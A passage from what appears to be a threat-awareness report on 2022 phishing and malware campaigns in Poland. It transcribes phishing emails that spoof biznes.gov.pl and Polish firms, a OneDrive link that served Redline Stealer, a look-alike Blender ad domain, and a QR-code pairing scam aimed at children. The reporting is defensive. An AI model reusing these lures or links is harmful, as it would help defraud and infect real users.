In one of the campaigns, the lack of a SPF configuration for the biznes.gov.pl domain was used. Criminals posed as a sender and sent messages in which they informed about a notification to be allegedly included in the attachment. The attachment was actually an archive with a malicious script that, when opened, infected the system with malware.



Od Administrator biznes.gov.pl <administrator@biznes.gov.pl> ✩

Temat Biznes.gov.pl - NOWE POWIADOMIENIE

Do undisclosed-recipients:; ✩

Drogi Użytkowniku!

Załącznik to oficjalne powiadomienie elektroniczne od Biznes.gov.pl

Powiadomienie będzie dostępne na Twoim Autoryzowanym Koncie od 09-08-2022 do 09-17-2022. Jeżeli nie przystąpisz do jej lektury we wskazanym terminie, wywołane zostaną odpowiednie skutki, zgodnie z obowiązującymi przepisami.[Art. 46 Kodeksu postępowania administracyjnego.]

Wiadomość została wygenerowana automatycznie przez serwis biznes.gov.pl (prosimy na tę wiadomość nie odpowiadać).

Pozdrawiamy,
Zespół Biznes.gov.pl


1 załącznik: Biznes.gov.pl - NOWE POWIADOMIENIE.rar 67,5 KB

Biznes.gov.pl - NOWE POWIADOMIENIE.rar 67,5 KB

OSZUSTWO

FIG. 39 Phishing e-mail of the biznes.gov.pl domain

One of the frequently used variants was Agent Tesla malware. In one of the distribution methods of this malware, the cybercriminals sent emails containing only the attached IMG file with a purported technical drawing. The file turned out to be an archive with a CHM file.



From jean.dumesnil@wp.pl ✩

Subject FW: Rysunek techniczny 09:42

To undisclosed-recipients:; ✩

Wysłane z mojego iphone'a


OSZUSTWO

1 attachment: Rysunek techniczny.img 1,2 MB

Rysunek techniczny.img 1,2 MB

FIG. 40 An email with a malicious attachment

When the file was executed, a window popped up (Fig. 41) and Agent Tesla malware was installed in the background. Its main functionality is to steal sensitive data from the victim's computer.




Customer service

Please Wait...

FIG. 41 A window displayed at the execution of a malicious attachment

Malware was sometimes not implemented directly in e-mail attachments. In one of the variants of fraud noticed, messages were sent to mail boxes with only a link to OneDrive to download a zipped archive. It contained another archive and a file with a password to encrypt the archive. Only when the second archive had been unzipped was the relevant executable .SCR seen among the files. Its execution caused the Redline Stealer malware to be installed. Its main functionality is the highly efficient theft of credentials stored on the computer.



From [redacted] <lochantpgitf@outlook.com>


Subject =?UTF-8?Q?=EF=BB=BF?=

26.07.2022, 15:55

To [redacted] 2 more

https://1drv.ms/u/s!As2ggMAIS5n_cc-12XtwCFW8n4s

FIG. 42 An email with a link to malware



My files - OneDrive
https://onedrive.live.com...
Download
File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info
File Edit Format View Help
OSZUSTWO

Document-VuwiGK6EF.zip

Hmm... looks like this file doesn't have a previ
can show you.

[redacted] Document-VuwiGK6EF.zip\

Name
Document.rar
password.txt

1 / 2 object(s) se

password.txt - Notepad


2022

[redacted] Document-VuwiGK6EF.zip\Document.rar\Document\

Name	Size
Additional Files	11 868 644
Document.pdf.scr	734 019 280

FIG. 43 Subsequent stages of malware extraction

In emails, fraudsters posed as various Polish companies. On many occasions, they tried to persuade victims to open a sheet attached to the message under the pretext of an alleged request to submit a proposal. The "specyfikacja.xlsx" attachment actually caused a malicious Xloader / Formbook trojan horse to be installed. It allowed criminals to obtain access to the victim's computer and sensitive information, including credentials to online services.



From Krzysztofa Mudraka <info@tradersinfoss.club>
Subject Re:żądać informacji 06:13

Szanowni Państwo,

Uprzejmie prosimy o podanie aktualnego cennika Państwa produktów, w przypadku braku cennika prosimy o podanie najlepszych cen dla załączonych specyfikacji.

Czekam na Twoją pilną odpowiedź.

Z góry dziękuję i życzę dobrej pracy.

Z poważaniem

Krzysztofa Mudraka

Dyrektor/Director

tel. [redacted] tel. kom.: 605 64 62 63

e-mail: krzysztof.mudrak@modustrebinje.com [illegible] owa: www.modustrebinje.com. Skyp
admin.modustrebinje

[redacted]

[redacted] Kapitał zakładowy: 50[illegible]

OSZUSTWO

Think before you print!

Bądź zmianą, którą chcesz zobaczyć na świecie... Nie drukuj tego e-maila, chyba że jesteś. Naprawdę potrzebne

1 attachment: specyfikacja.xlsx 224 KB


specyfikacja.xlsx 224 KB

FIG. 44 An email with a malicious .xlsx attachment

“AD HIJACKING” CAMPAIGN VIA GOOGLE ADS

In the second half of 2022, criminals started to use the Google Ads advertising system to rank websites distributing malware in the top positions.

Cybercriminals developed websites with domain names similar to those of software developers. These websites appeared in the top three search results on Google, which is why there were no suspicions.



About 445,000,000 results (0.57 seconds)

Ad · https://www.blerdem3d.org/

Official Desing Site - 3D Creation - blerdem3d.org

3D Modeling, Animation, Rendering, and Realtime 3Dgame creation.

https://www.blender.org

blender.org - Home of the Blender project - Free and Open 3D ...

Blender is a public project hosted on **blender**.org, licensed as GNU GPL, owned by its contributors. For that reason **Blender** is Free and Open Source software, ...

Results from blender.org

Download
Previous Versions · Builds · Get Blender LTS · Demo Files · ...

Tutorials
Home of the Blender project - Free and Open 3D Creation Software.

About
Blender Studio · Blender Foundation · License · Logo · ...

Features
Modeling · Rendering · Animation & Rigging · Sculpting · Story Artist

People also ask

Blender

Computer software

Blender is a free and open-source 3D computer graphics software toolset used for creating animated films, visual effects, art, 3D-printed models, motion graphics, interactive 3D applications, virtual reality, and, formerly, video games. Wikipedia

Preview release: 3.3.0-alpha / 2 May 2022

Operating system: Linux, macOS, Windows, FreeBSD, OpenBSD, NetBSD, DragonFly BSD, Haiku

Size: 147–220 MiB (varies by operating system)

Developer(s): Blender Foundation, community


Initial release: January 2, 1994; 28 years ago

Original author(s): Ton Roosendaal

Available in: 36 languages

FIG. 45 An example Google Ads advertisement redirecting to a fake website
SOURCE: https://www.reddit.com/r/blender/comments/vvrxko/warning_fake_blender_website_paying_for_priority/.

Clicking the advertisement resulted in a redirect to a fake website imitating a selected software supplier, where a link to download the .exe or .zip file with malware was provided. The campaign was used to distribute BatLoader, a malicious installer used, for instance, to infect computers with Royal ransomware or with IcedID software, which was intended to supply other undesired programs or scripts, such as Cobalt Strike. With that, the cybercriminals were able to obtain full access to the user system and, with such capabilities, they could acquire credentials for the services used by the victim.



Think quick.


Introducing Blender 3.1
Create anything, faster.

FIG. 46 A website with malware posing as a Blender software developer

QR CODE FRAUDS

One of the goals of the 2022 attacks was to target children and youths used to opening messaging services, such as Discord, where the fraudsters gathered information and then drew up a victim profile, checking their interests or friends list. Afterwards, using the knowledge they had possessed, the criminals attempted to contact victims, posing as friends of friends, or offering payable items in games in exchange for a favour.

Once the contact had been established, the fraudsters encouraged the victim to install and configure the Messages app from Google Play. When the possible victim installed this application, he or she received a QR code from the cybercriminals to scan. The code was used to pair the device with the app, and no credentials were needed. What is more, during the configuration process, the victim was not notified about the aftermath or warned about potential threats.




Wysyłaj i odbieraj wiadomości za pomocą urządzenia

Najpierw sparuj urządzenie z telefonem przez zeskanowanie kodu QR znajdującego się tylko pod adresem https://messages.google.com/web

Przechodząc dalej, akceptujesz dokumenty:
Warunki korzystania z usługi i Polityka prywatności Google

